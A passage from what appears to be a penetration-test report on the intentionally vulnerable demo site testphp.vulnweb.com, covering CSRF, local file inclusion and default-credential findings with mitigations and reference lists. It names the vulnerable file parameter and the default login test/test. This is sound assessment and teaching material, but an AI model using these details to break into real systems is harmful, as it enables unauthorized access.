

Figure 26.4: Updated profile successfully

MITIGATIONS:

- Implement anti-CSRF tokens in forms to validate the origin of requests and prevent unauthorized actions.
- Include a "referrer" header check to ensure requests originate from trusted sources.
- Utilize same-site cookies to mitigate CSRF attacks by restricting cookie usage to the same origin.
- Educate developers on secure coding practices and the importance of protecting against CSRF vulnerabilities.
- Regularly review and update security measures to adapt to evolving threats and best practices.

27. Finding Name: Local File Inclusion

Finding Observation: During the assessment it was observe that the application file fetching information.

This is observed that vulnerable local file inclusion in this application.

Instances and Parameters:
http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg

Parameter: File

Proof of Concept:



Figure 27.1: Here application fetching file



Figure 27.2: Request captured in burp suite



Figure 27.3: This application executing LFI and showing sensitive info

MITIGATIONS:

- Avoid dynamic file inclusion based on user-controlled input to prevent LFI vulnerabilities.
- Implement strict input validation and sanitization to filter out malicious file paths.
- Utilize whitelisting approaches to specify allowed file paths and restrict access to sensitive files.
- Apply proper file permissions to limit access to critical system files and directories.
- Regularly update and patch the application's underlying software to fix known vulnerabilities.

28. Finding Name: Default Credentials

Finding Observation: During the assessment it was observe that the application login with default credentials.

This is observed that you can access login easily with default credentials **test and test**.

Instances and Parameters: http://testphp.vulnweb.com/userinfo.php

Proof of Concept:



Figure 28: Logged-in with default credentials as test & test

MITIGATIONS:

- Change default credentials immediately after installation to unique, strong passwords.
- Disable or remove default accounts that are not necessary for application functionality.
- Implement strong password policies to enforce unique and complex passwords for all user accounts.
- Regularly audit and review user accounts to ensure default credentials are not being used.
- Educate users on the importance of changing default credentials and practicing good password hygiene.

REFERENCES:

1. **Network Scanning Techniques and Tools:**
   - [Nmap - Network Mapper documentation] (https://nmap.org/book/man.html)
   - Online tutorials on using Nmap for port scanning
2. **Web Application Security and Directory Enumeration Techniques:**
   - OWASP (Open Web Application Security Project) guide on directory enumeration: [OWASP Directory Enumeration Guide] (https://owasp.org/wwwcommunity/attacks/Path_Traversal)
   - Web application security tutorials on directory brute forcing
3. **Cryptography and Password Cracking Techniques:**
   - VeraCrypt documentation and user guides:[VeraCrypt Documentation] (https://www.veracrypt.fr/en/Documentation.html)
   - Cryptography tutorials on password encoding and decoding
4. **Windows Executable File Analysis and Reverse Engineering:**
   - Understanding Portable Executable (PE) file format: [Microsoft PE Format Documentation] (https://docs.microsoft.com/en-us/windows/win32/debug/peformat)
   - Reverse engineering tutorials on analysing Windows executables
5. **Penetration Testing and Exploit Development:**
   - Metasploit documentation:
   - [Metasploit Documentation] (https://metasploit.help.rapid7.com/docs/gettingstarted)
   - Metasploit tutorials on creating payloads and exploiting vulnerabilities
6. **OWASP (Open Web Application Security Project) Top Ten:**
   - OWASP provides a comprehensive list of the most critical web application security risks. You can refer to their documentation for detailed explanations and mitigation strategies for vulnerabilities such as XSS, SQL injection, CSRF, etc.
   - Website: https://owasp.org/www-project-top-ten/
7. **CWE (Common Weakness Enumeration):**
   - CWE is a community-developed list of software and hardware weakness types. You can use their database to find detailed descriptions of each vulnerability and recommended mitigations.
   - Website: https://cwe.mitre.org/
8. **NIST (National Institute of Standards and Technology) Special Publications:**
   - NIST offers various resources related to cybersecurity, including guidelines and best practices for securing web applications. You can refer to publications such as SP 800-53 and SP 800-115 for relevant information.
   - Website: https://csrc.nist.gov/publications

RESOURCES:

1. **Network Scanning and Port Enumeration:**
   - [Nmap](https://nmap.org/) - Network scanning tool
   - Online tutorials on Nmap
2. **Web Application Directory Enumeration:**
   - DirBuster tool: Look for these tools online
   - OWASP Directory Enumeration Guide: [OWASP Path Traversal Guide] (https://owasp.org/www-community/attacks/Path_Traversal)
3. **Packet Sniffing and Network Traffic Analysis:**
   - [Wireshark](https://www.wireshark.org/) - Packet sniffing tool
   - Wireshark documentation: [Wireshark Documentation] (https://www.wireshark.org/docs/)
4. **Password Cracking Tools:**
   - Crack Station, VeraCrypt
   - Cryptography tutorials on password encoding and decoding:
5. **PE Explorer for Windows Executable Analysis:**
   - PE Explorer tool: Look for PE Explorer online
   - Understanding Portable Executable (PE) file format: [Microsoft PE Format Documentation]
6. **Metasploit for Penetration Testing:**
   - [Metasploit Framework] (https://www.metasploit.com/)-Penetration testing tool
   - Metasploit documentation: [Metasploit Documentation] (https://metasploit.help.rapid7.com/docs/getting-started)
7. **Web Security Testing Guide by OWASP:**
   - This guide provides practical techniques for testing web application security. It covers a wide range of vulnerabilities along with testing methodologies and tools.
   - Website: https://owasp.org/www-project-web-security-testing-guide/
8. **SQL Injection Prevention Cheat Sheet by OWASP:**
   - This cheat sheet offers guidance on preventing SQL injection attacks, including examples of secure coding practices and input validation techniques.
   - Website:https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
9. **XSS (Cross-Site Scripting) Prevention Cheat Sheet by OWASP:**
   - Similar to the SQL injection cheat sheet, this resource provides recommendations for preventing XSS attacks through secure coding practices.
   - Website:https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
10. **Burp Suite:**
   - Burp Suite is a popular web vulnerability scanner and testing tool. It offers features for scanning web applications for various vulnerabilities, including the ones you've identified.
   - Website: https://portswigger.net/burp